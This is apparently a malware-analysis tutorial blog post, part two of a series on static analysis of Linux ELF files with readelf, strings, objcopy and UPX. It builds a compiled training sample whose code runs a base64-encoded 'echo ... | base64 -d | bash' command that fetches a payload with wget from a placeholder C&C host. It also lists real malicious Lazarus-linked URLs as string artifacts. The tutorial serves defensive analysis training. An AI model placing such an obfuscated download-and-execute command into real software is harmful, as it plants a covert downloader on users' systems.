ELF Malware Analysis 101 Part 2: Initial Analysis

August 19, 2020

Written by Avigayil Mechtinger - 19 August 2020

Top Blogs

Introduction

In the previous article we profiled the ELF malware landscape and explained how malware infects systems. We discussed the current lack of ELF malware visibility, reflected in subpar detection rates by leading engines and the shortage of publicly available resources documenting Linux threats. **In this article we will pursue ELF file analysis with an emphasis on static analysis.**

The purpose of initial analysis is to gather as many insights about a file as possible without spending too much time on advanced analysis techniques such as behavioral analysis.

The initial analysis process entails reviewing different artifacts of a file. While an artifact by itself might not be enough to make a decision, the collection of artifacts can help us determine a practical outcome for this step. A final result could be that we know what the file is or we must conduct a deeper analysis because this step wasn't conclusive enough.

Agenda

The lack of valuable metadata in ELF files, such as certificates and resources, provides a weaker starting point than PE files, particularly when distinguishing between trusted and malicious files. This is why it's important to consider the context of the analyzed file and the desired outcome from the analysis. Whether you want to verify that a file is trusted or malicious, or you already know that a file is malicious but you want to classify the threat to determine the appropriate response, the information and tools presented in this article will help you further support an initial analysis conclusion.

We will review the following artifacts and emphasize how they can help us gather insights about a file:

1. ELF format static components
    1. Symbols
    2. Segments and Sections
    3. ELF Header
2. File's Output
3. Strings
4. Code Reuse
5. Packers
6. Interpreters

After covering our initial analysis toolset, we will put them to use by analyzing real samples found in the wild.

Toolset

These are the tools and commands we will use (in alphabetical order). We will elaborate on each of them later.

1. Detect It Easy
2. ElfParser
3. Intezer Analyze
4. Linux VM
5. objcopy
6. Pyinstaller
7. readelf
8. shc

9. strings
10. UnSHc
11. UPX
12. VMprotect


Getting Started

We will use a Linux virtual machine (VM) as our demo environment. If you don't have a Linux VM, follow this guide to install one: https://itsfoss.com/install-linux-in-virtualbox/.

We will also be compiling different samples. If you are not interested in this step, we have stored the compiled samples in a dedicated repository for your convenience. We will refer to the samples throughout the article.

Let's prepare our environment:

1. Run your VM.
2. If you have just installed the VM, make sure to take a snapshot of the machine so you can always restore it to its clean snapshot.
3. Allow the shared clipboard to transfer from the Host to Guest:



4. Compile the following code (you can download the compiled file from here):

```
#include <stdio.h>
#include <stdlib.h>

char google_dns_ping[50] = "ping -c 3 -w 2 8.8.8.8";
char some_string[100]= "echo
d2dldCBodHRwOi8vc29tZW5vbmV4aXRpbmdjbmNbLl1jb20vbWFsd2FyZS5hcHA=|base64 -d |bash";

int ping_google_dns(){
    char output[500];
    int lines_counter = 0;
    char path[1035];
    FILE* fp = popen(google_dns_ping,"r");
    while (fgets(path, sizeof(path), fp) !=NULL){
      lines_counter++;
}
   return lines_counter;
}

int main()
{
  int length = ping_google_dns();
 if (length > 5){
  system("apt-get install wget");
  system(some_string);
  return 1;
}

printf("hello world\n");
  return 1;
}
```

1. Run **nano training_sample.c**, copy the code, and save (ctrl+x)
2. Run **gcc training_sample.c -o training-sample**

ELF Format Static Components

In this section we will review the components of the ELF format that are relevant for initial analysis, using our compiled file.

When analyzing static features of an ELF file, **readelf** command is the most useful tool. **readelf** should already be installed on your Linux VM. Run **readelf -h** to review all of its potential flags. We will use this command throughout the article.

Symbols

Definition and how they can help us:

Symbols describe data types such as functions and variables which are stored in the source code and can be exported for debugging and linking purposes. Symbols can help us uncover which functions and variables were used by the developer in the code, giving us a better understanding of the binary's functionalities. We might also find unique function or variable names that can be searched for online to determine if this is a known file—in other words, if someone has already analyzed a similar binary, or if this is an open source tool.

In practice:
Let's use the **readelf** command to read the file's symbols.

First, run: **readelf -s training-sample**

You will notice the output contains two tables: **.dynsym** and **.symtab**. The **.dynsym** table (dynamic symbols table) exists in dynamically linked and shared object files.

```
Symbol table '.dynsym' contains 11 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_deregisterTMCloneTab
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.2.5 (2)
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __stack_chk_fail@GLIBC_2.4 (3)
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND system@GLIBC_2.2.5 (2)
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.2.5 (2)
     6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fgets@GLIBC_2.2.5 (2)
     7: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
     8: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND popen@GLIBC_2.2.5 (2)
     9: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_registerTMCloneTable
    10: 0000000000000000     0 FUNC    WEAK   DEFAULT  UND __cxa_finalize@GLIBC_2.2.5 (2)

Symbol table '.symtab' contains 70 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
```

Dynamically linked binaries use external sources such as libc libraries that are stored on the operating system during runtime. Statically linked binaries, on the other hand, are compiled together with these libraries. This means statically linked files will typically be larger than dynamically linked files. Statically linked files will likely contain large amounts of code that are related to libraries and not to the actual file's logic.

The **.dynsym** table contains the dynamically linked symbols, such as libc functions, and the **.symtab** table contains all symbols (including those in the **.dynsym** table) that were defined in the source code. In the image above, you can see the libc function used in our source code under the **.dynsym** table: **fgets(), popen(), and system()**.

The symbol table can be lengthy. For simplicity, let's view each symbol type separately.

1. **OBJECT**: global variables declared in the code.
2. **FUNC**: functions declared in the code.
3. **FILE**: the source files that are compiled in the binary (This is a debug symbol. If the file was stripped from debug symbols, the symbols table won't contain this type)

readelf -s training-sample | grep OBJECT

```
30: 00000000002010c4     1 OBJECT  LOCAL  DEFAULT   24 completed.7698
31: 0000000000200da0     0 OBJECT  LOCAL  DEFAULT   20 __do_global_dtors_aux_fin
33: 0000000000200d98     0 OBJECT  LOCAL  DEFAULT   19 __frame_dummy_init_array_
36: 0000000000000a74     0 OBJECT  LOCAL  DEFAULT   18 __FRAME_END__
39: 0000000000200da8     0 OBJECT  LOCAL  DEFAULT   21 _DYNAMIC
42: 0000000000200f98     0 OBJECT  LOCAL  DEFAULT   22 _GLOBAL_OFFSET_TABLE_
50: 0000000000201020    50 OBJECT  GLOBAL DEFAULT   23 google_dns_ping
56: 0000000000201008     0 OBJECT  GLOBAL HIDDEN    23 __dso_handle
57: 00000000000008e0     4 OBJECT  GLOBAL DEFAULT   16 _IO_stdin_used
62: 0000000000201060   100 OBJECT  GLOBAL DEFAULT   23 some_string
65: 00000000002010c8     0 OBJECT  GLOBAL HIDDEN    23 __TMC_END__
```

Above we can see the global variables that were declared in the file’s source code.

readelf -s training-sample | grep FUNC

```
 2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.2.5 (2)
 3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __stack_chk_fail@GLIBC_2.4 (3)
 4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND system@GLIBC_2.2.5 (2)
 5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.2.5 (2)
 6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fgets@GLIBC_2.2.5 (2)
 8: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND popen@GLIBC_2.2.5 (2)
10: 0000000000000000     0 FUNC    WEAK   DEFAULT  UND __cxa_finalize@GLIBC_2.2.5 (2)
27: 00000000000006b0     0 FUNC    LOCAL  DEFAULT   14 deregister_tm_clones
28: 00000000000006f0     0 FUNC    LOCAL  DEFAULT   14 register_tm_clones
29: 0000000000000740     0 FUNC    LOCAL  DEFAULT   14 __do_global_dtors_aux
32: 0000000000000780     0 FUNC    LOCAL  DEFAULT   14 frame_dummy
43: 00000000000008d0     2 FUNC    GLOBAL DEFAULT   14 __libc_csu_fini
46: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND puts@@GLIBC_2.2.5
48: 00000000000008d4     0 FUNC    GLOBAL DEFAULT   15 _fini
49: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __stack_chk_fail@@GLIBC_2
51: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND system@@GLIBC_2.2.5
52: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@@GLIBC_
53: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fgets@@GLIBC_2.2.5
58: 0000000000000860   101 FUNC    GLOBAL DEFAULT   14 __libc_csu_init
60: 0000000000000680    43 FUNC    GLOBAL DEFAULT   14 _start
63: 000000000000080d    77 FUNC    GLOBAL DEFAULT   14 main
64: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND popen@@GLIBC_2.2.5
67: 000000000000078a   131 FUNC    GLOBAL DEFAULT   14 ping_google_dns
68: 0000000000000000     0 FUNC    WEAK   DEFAULT  UND __cxa_finalize@@GLIBC_2.2
69: 00000000000005f0     0 FUNC    GLOBAL DEFAULT   11 _init
```

We can also observe the functions declared in the file’s source code, together with the used libc functions. The libc functions are present in both **.dynsym** and **.symtab** tables, which is why we see them both listed twice.

readelf -s training-sample | grep FILE

```
26: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c
34: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS training_sample.c
35: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c
37: 0000000000000000     0 FILE    LOCAL  DEFAULT  ABS
```

The source files compiled in the binary are our source code (**training_sample.c**) and the **ctrstuff.c** file. The **ctrstuff.c** source code is compiled as default inside the binary. It contains functions that are used to run before and after the file's main logic (**register_tm_clones**, **register_tm_clones**, and **frame_dummy** for example).

Bottom Line

By interpreting the file's symbols, you can extract the marked functions and variables from the compiled training sample's source code:

```
#include <stdio.h>
#include <stdlib.h>

char google_dns_ping[50] = "ping -c 3 -w 2 8.8.8.8";
char some_string[100]= "echo
d2dldCBodHRwOi8vc29tZW5vbmV4aXRpbmdjbmNbLl1jb20vbWFsd2FyZS5hcHA=|base64 -d |bash";

int ping_google_dns(){
    char output[500];
    int lines_counter = 0;
    char path[1035];
    FILE* fp = popen(google_dns_ping,"r");
    while (fgets(path, sizeof(path), fp) !=NULL){
      lines_counter++;
}
   return lines_counter;
}

int main()
{
  int length = ping_google_dns();
 if (length > 5){
  system("apt-get install wget");
  system(some_string);
  return 1;
}

printf("hello world\n");
  return 1;
}
```

Browse here for more context about symbols.

Segments and Sections

Definition and how they can help us:

Segments, also known as program headers, describe the binary's memory layout and they are necessary for execution. In some cases, anomalies in the segments table structure can help us determine if the binary is packed, or if the file was self-modified (a file infector for instance).

Segments can be divided into sections for linking and debugging purposes. The sections are complementary to the program headers and they are not necessary for the file's execution. Symbols are usually retrieved via section information. Unique section names can help us identify different compilation methods.

In practice:
Let's review the training sample segments. Run **readelf -l training-sample**:

```
Elf file type is DYN (Shared object file)
Entry point 0x680
There are 9 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000001f8 0x00000000000001f8  R      0x8
  INTERP         0x0000000000000238 0x0000000000000238 0x0000000000000238
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000a78 0x0000000000000a78  R E    0x200000
  LOAD           0x0000000000000d98 0x0000000000200d98 0x0000000000200d98
                 0x000000000000032c 0x0000000000000330  RW     0x200000
  DYNAMIC        0x0000000000000da8 0x0000000000200da8 0x0000000000200da8
                 0x00000000000001f0 0x00000000000001f0  RW     0x8
  NOTE           0x0000000000000254 0x0000000000000254 0x0000000000000254
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_EH_FRAME   0x0000000000000908 0x0000000000000908 0x0000000000000908
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000000d98 0x0000000000200d98 0x0000000000200d98
                 0x0000000000000268 0x0000000000000268  R      0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr
plt .plt.got .text .fini .rodata .eh_frame_hdr .eh_frame
   03     .init_array .fini_array .dynamic .got .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
   07
   08     .init_array .fini_array .dynamic .got
```

There are 9 program headers (segments) in the training sample. Each segment type describes a different component of the binary. We will focus on the **PT_LOAD** segment.

PT_LOAD segment describes the code which is loaded into memory. Therefore, an executable file should always have at least one **PT_LOAD** segment. In the screenshot above you will see the training sample contains 2 **PT_LOAD** segments. Each segment has different flags:

1. **RE (read and execute) flags:** This is the **PT_LOAD** segment that describes the executable code. The file's entrypoint should be located inside this segment.
2. **RW (read and write) flags:** This is the **PT_LOAD** segment that contains the file's global variables and dynamic linking information.

In the segments' output we are also given a list of sections to segments mapping, in corresponding order to the segments table. Notice the **.text** section, which contains the executable code instructions, is mapped to the **PT_LOAD R E** segment.

The segments table structure of the training sample is an example of a "normal" structure. If the file was packed or self-modified, we would see the table structured differently.

This is an example of a segments table of a packed file:

```
Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x000000000004b4bb 0x000000000004b4bb  R E    0x200000
  LOAD           0x0000000000000680 0x00000000006bf680 0x00000000006bf680
                 0x0000000000000000 0x0000000000000000  RW     0x1000
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
```

The table contains only 3 segments: 2 **PT_LOAD** segments and a **PT_GNU_STACK.** The existence of **PT_GNU_STACK** indicates to the linker if the file needs an executable stack (this is also why its size is zero). This is not a typical structure for an ELF Program Headers table.

Bottom Line

- Segments:
  Anomalies in a file's segment table can be:
  1. **Segment types and count:** The file contains only **PT_LOAD** segments (and **PT_GNU_STACK**).
  2. **Flags:** The file contains a segment that has all 3 flags (RWE). We will use these anomalies in the packers section.

- Sections: We will review examples of unique section names in the packers and interprets sections.

Browse here for more information about ELF segments and sections.

Note:
Malware developers often strip or tamper with a file's symbols and/or sections to make it more difficult for researchers to analyze the file. This makes it nearly impossible to debug the binary.

The following is a method a developer might use to strip a file's symbols:

1. Run **objcopy -S training-sample training-sample-stripped**
2. Run **readelf -s training-sample-stripped** and you will see there is only a dynamic symbol table.

Strip utilities may also leave the sections and patch fields in the ELF header (**e_shoff**: offset of the section header table and **e_shnum**: the number of section headers). As a result, the binary will be detected as having no sections.

ELF Header
The ELF header contains general data about the binary such as the binary's entry point and the location of the program headers table. This information is not valuable during the initial file analysis but the file's architecture can help us understand which machine the file is designed to run on, in case we want to run the file.

Let's run **readelf -h training-sample** in order to view the sample's header info:

```
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x680
  Start of program headers:          64 (bytes into file)
  Start of section headers:          6928 (bytes into file)
```

There are several advanced malware techniques that leverage the ELF header's structure.

If you would like to learn more about this topic, watch ELF Crafting presented by Nacho Sanmillan at r2con.

File’s Output
Simply running the file on your VM can always be useful. If the file presents an output, it might immediately help us to determine what it is.

Tip: Before running the file make sure you have saved a clean snapshot of your VM.

Strings
Strings extraction is a classic and powerful method for gathering information about a binary. Let’s run the strings command on our file and extract the strings into a txt file for convenience:
strings training-sample > str.txt

When we review the strings, we will see declared chars from the code together with the symbols and other strings that are related to the file’s format, such as section names and the requested interpreter.

Like in PE analysis, we can search for indicative strings such as network related strings, encoded strings (such as base64 or hex), paths, commands, and other unique key words that might help us understand more about the file.

In the training file, the **echo** command string that contains the **base64** command string immediately stands out:

echo d2dldCBodHRwOi8vc29tZW5vbmV4aXRpbmdjbmNbLl1jb20vbWFsd2FyZS5hcHA=|base64 -d |bash;


If we decode the base64 string, we will receive the following command:

wget http://somenonexitingcnc[.]com/malware.app

We can assume the file drops a payload from a remote C&C.


String Reuse
Intezer Analyze is a useful tool for string extraction. It reduces analysis efforts by divulging whether certain strings have been seen before in other files. In the case of an unknown malware, filtering the common strings can help us focus our efforts on the file’s unique strings.

For example:
Lazarus’s ManusCrypt ELF version contains some of the same strings found in its PE version, which was previously reported by the U.S. government:



String	Family	Tags	Related Samples
https://fudcitydelivers.com/net.php	Unknown	network_artifact	
https://sctemarkets.com/net.php	Unknown	network_artifact	
/bin/bas	Unknown	path	
content-type: multipart/form-data	Malware Rombertik		Related Samples
_webident_f	Malware Lazarus		Related Samples
_webident_s	Malware Lazarus		Related Samples
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36	Unknown		
HcA ATI	Unknown		

You can easily browse the PE version to compare the two files using the related samples in Intezer Analyze:



_webident_s Malware Lazarus

Related Samples


Name	Label	SHA256	Family	Shared Strings
1884ddc53ef66488ca8fc6...		1884ddc53ef66488ca8fc641b438895fcaada77c152101...	Lazarus	2 Strings | 2.7%
6dc600275d4ca080e2365...		6dc600275d4ca080e236508c69c427bc79254b70df80...	Lazarus	2 Strings | 2.7%
c24c322f4535def3f8d157...		c24c322f4535def3f8d1579c39f2f9e323787d15b96e2e...	Lazarus	2 Strings | 2.7%

Code Reuse

Examining code reuse in Intezer Analyze can be a great starting point for initial analysis. It can expedite analysis time by disclosing where certain code has been used before in other files.

For example:

This Rekoobe sample had 0 detections in VirusTotal. Upon upload to Intezer Analyze we receive a clear verdict (malicious) and classification (Rekoobe) based on code reuse to previous samples.



Packers

Unlike PE malware, where it's common for known payloads to be packed with evasive and inconstant packers (polymorphic custom packers), this is rare in ELF malware. One explanation might be that the ongoing 'cat-and-mouse' game between security companies and malware developers is still in its infancy, as companies are starting to embrace Linux-focused detection and protection platforms for their systems.

However, the famous UPX is highly used by ELF malware developers. In this section we will review ELF packers, determine how we can identify if a file is packed, and understand what are our next steps if the file is indeed packed. We will focus on UPX and VMprotect, as they are the most commonly used packers.

Vanilla UPX

Files packed with Vanilla UPX are easy to detect and unpack.
Let's try it ourselves by packing the training file with UPX (you can download the compiled file form here):

1. First, we must make the file larger by compiling it as a statically linked binary (UPX has a minimum file size and this file is currently too small).**gcc -static training_sample.c -o training-sample-static**

1. Run: **upx -9 training-sample-static -o training-sample-static-packed**

Run **readelf -a training-sample-static-packed** to retrieve the file's data. You will notice that there are only header and segments tables. These tables are necessary for the file to run.

```
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 03 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - GNU
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x4459b0
  Start of program headers:          64 (bytes into file)
  Start of section headers:          0 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         3
  Size of section headers:           64 (bytes)
  Number of section headers:         0
  Section header string table index: 0

There are no sections in this file.

There are no sections to group in this file.

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x000000000004630d 0x000000000004630d  R E    0x200000
  LOAD           0x0000000000000000 0x0000000000447000 0x0000000000447000
                 0x0000000000000000 0x0000000000278680  RW     0x1000
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10

There is no dynamic section in this file.

There are no relocations in this file.

The decoding of unwind sections for machine type Advanced Micro Devices X86-64 is not currently supported.

Dynamic symbol information is not available for displaying symbols.

No version information found in this file.
```


The segment table contains only **PT_LOAD** and **PT_GNU_STACK** segments. This is an anomaly in the segment tables structure that might indicate the file is packed.

Let’s run the strings command on the file. Notice that the majority of the strings are gibberish, however, we have an indication that the file is packed with UPX.

